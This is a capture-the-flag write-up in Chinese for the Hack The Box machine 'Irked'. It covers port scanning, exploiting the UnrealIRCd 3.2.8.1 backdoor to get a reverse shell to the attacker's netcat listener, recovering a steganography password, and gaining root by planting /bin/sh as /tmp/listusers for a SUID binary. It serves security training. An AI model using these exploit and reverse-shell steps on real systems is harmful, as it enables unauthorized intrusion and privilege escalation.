

Irked(完成),有UnrealIRCd

```
└──# nmap -sCV -p 22,80,111,6697,8067,44606,65534,5353,59014 -A 10.10.10.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 04:48 PDT
Nmap scan report for 10.10.10.117
Host is up (0.23s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open   http    Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open   rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44606/tcp   status
|   100024  1          50369/udp6  status
|   100024  1          57762/tcp6  status
|_  100024  1          59014/udp   status
5353/tcp  closed mdns
6697/tcp  open   irc     UnrealIRCd
8067/tcp  open   irc     UnrealIRCd
44606/tcp open   status  1 (RPC #100024)
59014/tcp closed unknown
65534/tcp open   irc     UnrealIRCd
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/12%OT=22%CT=5353%CU=43785%PV=Y%DS=2%DC=T%G=Y%TM=6
OS:6191FAA%P=aarch64-unknown-linux-gnu)SEQ(SP=10A%GCD=1%ISR=108%TI=Z%CI=I%I
OS:I=I%TS=8)SEQ(SP=10A%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)SEQ(SP=10A%GCD=2%I
OS:SR=108%TI=Z%CI=I%II=I%TS=8)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT1
```

```
OS:1NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=71
OS:20%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=
OS:)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
OS:K=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 59014/tcp)
HOP RTT       ADDRESS
1   307.90 ms 10.10.14.1
2   308.10 ms 10.10.10.117

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.83 seconds
```





6697、8067、65534 port->UnrealIRCd

=>https://zh.wikipedia.org/zh-tw/UnrealIRCd

進行新增，參考：https://datatracker.ietf.org/doc/html/rfc1459#section-4.1

```
PASS kali
NICK kali
USER kali test kali : test
```

UnrealIRCd版本3.2.8.1

```
└─# ncat 10.10.10.117 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
PASS kali
NICK kali
USER kali test kali : test
:irked.htb 001 kali :Welcome to the ROXnet IRC Network kali!kali@10.10.14.4
:irked.htb 002 kali :Your host is irked.htb, running version Unreal3.2.8.1
:irked.htb 003 kali :This server was created Mon May 14 2018 at 13:12:50 EDT
:irked.htb 004 kali irked.htb Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMC
:irked.htb 005 kali UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60
ed by this server
```

找到版本Unreal 3.2.8.1漏洞資料

https://github.com/chancej715/UnrealIRCd-3.2.8.1-Backdoor-Command-Execution

---

```
┌──(root㉿kali)-[~/htb/Irked/UnrealIRCd-3.2.8.1-Backdoor-Command-Execution]
└─# python3 script.py 10.10.10.117 8067 10.10.14.4 5555

0 packets dropped by kernel

┌──(root㉿kali)-[~]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.117] 41076
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
whoami
ircd
uname -a
Linux irked 3.16.0-6-686-pae #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) i686 GNU/Linux
```

因uesr.txt無權限查看，發現有.backup，裡面看似密碼

```
ircd@irked:/home/djmardov/Documents$ ls -al
total 12
drwxr-xr-x  2 djmardov djmardov 4096 Sep  5  2022 .
drwxr-xr-x 18 djmardov djmardov 4096 Sep  5  2022 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
lrwxrwxrwx  1 root     root       23 Sep  5  2022 user.txt → /home/djmardov/user.txt
ircd@irked:/home/djmardov/Documents$ cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

`passwd : UPupDOWNdownLRlrBAbaSSss` ?

測試hachcate、john、base64都錯誤，發現是steg，需下載圖片

使用工具：steghide

```
┌──(root㉿kali)-[~/htb/Irked]
└─# steghide extract -sf /home/kali/Desktop/irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".

┌──(root㉿kali)-[~/htb/Irked]
└─# mv pass.txt pass

┌──(root㉿kali)-[~/htb/Irked]
└─# ls
16922.rb  pass.txt  passwd.txt  UnrealIRCd-3.2.8.1-Backdoor-Command-Execution

┌──(root㉿kali)-[~/htb/Irked]
└─# cat pass.txt
Kab6h+m+bbp2J:HG
```

`passwd：Kab6h+m+bbp2J:HG`

登入成功並獲取user.txt

```
┌──(root㉿kali)-[~/htb/Irked]
└─# ssh djmardov@10.10.10.117
djmardov@10.10.10.117's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
djmardov@irked:~$ cat user.txt
5be5f75829d25d3b53ad917457988044
djmardov@irked:~$
```

提權

```
djmardov@irked:/tmp$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
djmardov@irked:/tmp$ ls -al /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
djmardov@irked:/tmp$
```

發現這裡似乎呼叫了一個/tmp/listusers

向/tmp/listusers 寫入文件

```
djmardov@irked:/usr/bin$ ./viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-04-12 07:42 (:0)
djmardov pts/2         2024-04-12 12:40 (10.10.14.4)
sh: 1: /tmp/listusers: not found
```

進行寫入shell

`echo "/bin/sh" > /tmp/listusers`

```
djmardov@irked:/tmp$ ls -al /tmp/listusers
-rw-r--r-- 1 djmardov djmardov 8 Apr 12 13:11 /tmp/listusers
djmardov@irked:/tmp$ vi /tmp/listusers
djmardov@irked:/tmp$ chmod +x /tmp/listusers
djmardov@irked:/tmp$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-04-12 07:42 (:0)
djmardov pts/2         2024-04-12 12:40 (10.10.14.4)
# id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin),113(scanner),117(bluetooth)
# 
```

---

root flag

```
# cat root.txt
903a61970b5c124ab1a1de877e2d8ea8
# 
```